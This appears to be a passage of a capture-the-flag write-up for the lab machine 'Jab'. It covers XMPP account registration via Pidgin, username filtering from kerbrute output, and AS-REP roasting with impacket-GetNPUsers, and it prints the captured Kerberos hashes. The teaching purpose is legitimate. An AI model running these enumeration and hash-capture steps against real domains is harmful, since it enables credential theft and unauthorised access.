
```
→ Jab sudo apt install pidgin
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  acl atril-common base58 catch2 colord-data cython3 debtags edb-debugger-plugins fonts-liberation2
  gcc-13-base:i386 gir1.2-gtksource-4 gir1.2-javascriptcoregtk-4.0 gir1.2-soup-2.4 gir1.2-vte-2.91
  gobject-introspection gobject-introspection-bin golang-1.20-go golang-1.20-src
  golang-github-pkg-errors-dev gsfonts gtk2-engines i965-va-driver:i386 insserv intel-media-va-driver:i386
  ipp-usb kali-debtags libamtk-5-0 libamtk-5-common libann0 libappstream4 libarmadillo11 libatrildocument3
  libavif15:i386 libavutil57 libavutil58:i386 libblockdev-crypto2 libblockdev-fs2 libblockdev-loop2
  libblockdev-part-err2 libblockdev-part2 libblockdev-swap2 libblockdev-utils2 libblockdev2
  libboost-atomic1.74.0 libboost-date-time1.74.0 libboost-python1.74.0 libboost-regex1.74.0
  libboost-system1.74.0 libboost-test1.74.0 libcanberra-gtk-module libcanberra-gtk0 libcapi20-3 libcbor0.8
  libcdt5 libcgraph6 libcodec2-1.1 libcodec2-1.1:i386 libcodec2-1.2:i386 libcolorhug2 libcppunit-1.15-0
  libcppunit-dev libcurl3-nss libdav1d6:i386 libdav1d6 libeigen3-dev libengine-gost-openssl1.1 libfmt-dev
  libgdal32 libgdal33 libgdata-common libgdata22 libgeos3.11.1 libgeos3.12.0 libgit2-1.5 libglade2-0
  libgnuradio-analog3.10.7 libgnuradio-analog3.10.8 libgnuradio-audio3.10.7 libgnuradio-audio3.10.8
  libgnuradio-blocks3.10.7 libgnuradio-blocks3.10.8 libgnuradio-digital3.10.7 libgnuradio-digital3.10.8
  libgnuradio-fft3.10.7 libgnuradio-fft3.10.8 libgnuradio-filter3.10.7 libgnuradio-filter3.10.8
  libgnuradio-fosphor3.9.0 libgnuradio-network3.10.7 libgnuradio-network3.10.8 libgnuradio-pmt3.10.7
  libgnuradio-pmt3.10.8 libgnuradio-runtime3.10.7 libgnuradio-runtime3.10.8 libgnuradio-uhd3.10.7
  libgnuradio-uhd3.10.8 libgoa-1.0-0b libgoa-1.0-common libgomp1:i386 libgphoto2-port12 libgsf-1-114
  libgsf-1-common libgsm1:i386 libgsm1-dev libgts-0.7-5 libgts-bin libgumbo1 libgupnp-igd-1.0-4 libgusb2
  libgvpr2 libgxps2 libhiredis0.14 libhttp-cookiejar-perl libhwy1:i386 libieee1284-3 libigdgmm12:i386
  libjavascriptcoregtk-4.0-18 libjim0.81 libjxl0.7:i386 libkf5syntaxhighlighting-data
  libkf5syntaxhighlighting5 liblab-gamut1 liblc3-0 liblcms2-2:i386 liblimesuite22.09-1 libllvm15:i386
  libllvm16:i386 libmagickcore-6.q16-6 libmagickcore-6.q16-6-extra libmagickwand-6.q16-6 libmirisdr0
  libmono-2.0-dev libmono-cairo4.0-cil libmono-cecil-private-cil libmono-cil-dev
  libmono-codecontracts4.0-cil libmono-compilerservices-symbolwriter4.0-cil libmono-cscompmgd0.0-cil
  libmono-csharp4.0c-cil libmono-custommarshalers4.0-cil libmono-data-tds4.0-cil libmono-db2-1.0-cil
  libmono-debugger-soft4.0a-cil libmono-http4.0-cil libmono-management4.0-cil
  libmono-messaging-rabbitmq4.0-cil libmono-messaging4.0-cil libmono-microsoft-build-engine4.0-cil
  libmono-microsoft-build-framework4.0-cil libmono-microsoft-build-tasks-v4.0-4.0-cil
  libmono-microsoft-build-utilities-v4.0-4.0-cil libmono-microsoft-build4.0-cil
  libmono-microsoft-visualc10.0-cil libmono-microsoft-web-infrastructure1.0-cil libmono-oracle4.0-cil
  libmono-parallel4.0-cil libmono-peapi4.0a-cil libmono-rabbitmq4.0-cil libmono-relaxng4.0-cil
  libmono-sharpzip4.84-cil libmono-simd4.0-cil libmono-smdiagnostics0.0-cil
```

Now, let's interact with it







So, let's create a new account here




Let's modify the config side as well




We got a pop-up for the XMPP client registration so let's fill in the details there




We can see our account is created successfully



after looking around the Pidgin interface we find a way to list available rooms




Entering the test2 room



we don't see anything interesting rather than a username `bdavis`
Now. moving back to our `kerbrute` output. let's filter out the active users

```shell
cat kerbrute | grep '+' | awk '{print $7}' > usernames.txt
```



So we now have filtered out only usernames.
Now let's do `Asreproasting`

```shell
impacket-GetNPUsers jab.htb/ -usersfile usernames.txt -format
hashcat -outputfile hashes.asreproast
```

```
→  Jab impacket-GetNPUsers jab.htb/ -usersfile usernames.txt -format hashcat -outputfile hashes.asreproast
Impacket v0.12.0.dev1+20230909.154612.3beeda7 - Copyright 2023 Fortra

[-] User drew@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jsmith@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User thanks@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User dsmith@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jjones@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User dbrown@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jscott@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mbrown@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jmartin@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ssmith@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User rsmith@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User msmith@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jmiller@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User bsmith@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jwalker@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jjohnson@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jbrown@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User csmith@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mjones@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User tbrown@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jclark@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User gsmith@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User djones@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User chill@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User cdavis@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User bjones@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User kbrown@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User creed@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Drew@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ksmith@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jdavis@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User asmith@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sbrown@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mdavis@jab.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Now let's see what hashes have been captured.

```
→  Jab cat hashes.asreproast
$krb5asrep$23$jmontgomery@jab.htb@JAB.HTB:72f94bb4e619ffcd783d1798d977751a$51cbf6a68e8c9bc222ebe15504b8ffbd9df
1a58746dac9bdd64038da3372dd6ea3bc8a6ba3e35a5c89e77cfe0b73596964d6af8a1b27f36bd7b5d5767fba2e62fa1195fcf08358769
472ccf43896cb8a4afc5ce0fa07841431e2dacfeb120a35fff075c6a76eccb5b16706125b51766cc9b0a11fdff49a3f6708f6287d3a6ff
878450c7c74b5151e5987ebe655c9112213f585ec77d93d919a43257b6f75ab56f746140c87c1a8a921bf909f0e91e2391907678245c48
c966a658b4955de98278edc8d991f4f58679e7da3d6f8d5a433a4aa49cfaaef00e7c3d15f2381a205246788
$krb5asrep$23$mlowe@jab.htb@JAB.HTB:cbb8922fdaa7ccb6bee0a172373898d6$7966657d64a6176c2631b144c3aaab4954f57e727
5aea748f799b650dd9766e27c0c89be5acb187081b2ae5f7d641703b9a7e406ac05a2711d10fc517cde0b9c88925723f187f56772c43c4
207a8a2b8e2e40ef83c1d25a3dc92b3c03510de44cb20f55a4b135e17568861ecae1863f7d6d11592e0ebbb40c0a56a0defeeaa3172559
ef6a58314ad162c47c685406db5b01af9c6405f4d65ff9a783cda0ed95335fb79f409eed32cbe5ba19f70c2c7f4c08849ef4c6916a6c3f
897dd77967d241b687afb3d37cb0de925517d588645ab290b0db96b1a185702837e69b4b0354f4571
$krb5asrep$23$lbradford@jab.htb@JAB.HTB:aef07062c0c9dcbd2d72e61d4efd60ec$00966e28289375895c39e4912f45ce9825258
18eb070981ecabd890a2e7663767bc630c5cff29330bc8582db2a7cf8a83e7900f2679eb6839f21f1b763a86ba3e7451e85aab7915a272
54e960132056a6c61055d79742eecc69e20f33519031cfde9aa6e7a0f361803bcd20091df35b88fd0d81efb7fd07cbf18bf570c8429c86
c01e01bccdce6b518c932ee7cfe91426325c6fc673c077851c60764f1c05feb76cf2e70da6289f933bf3150ac711cc5b6c5158dc57fcf5
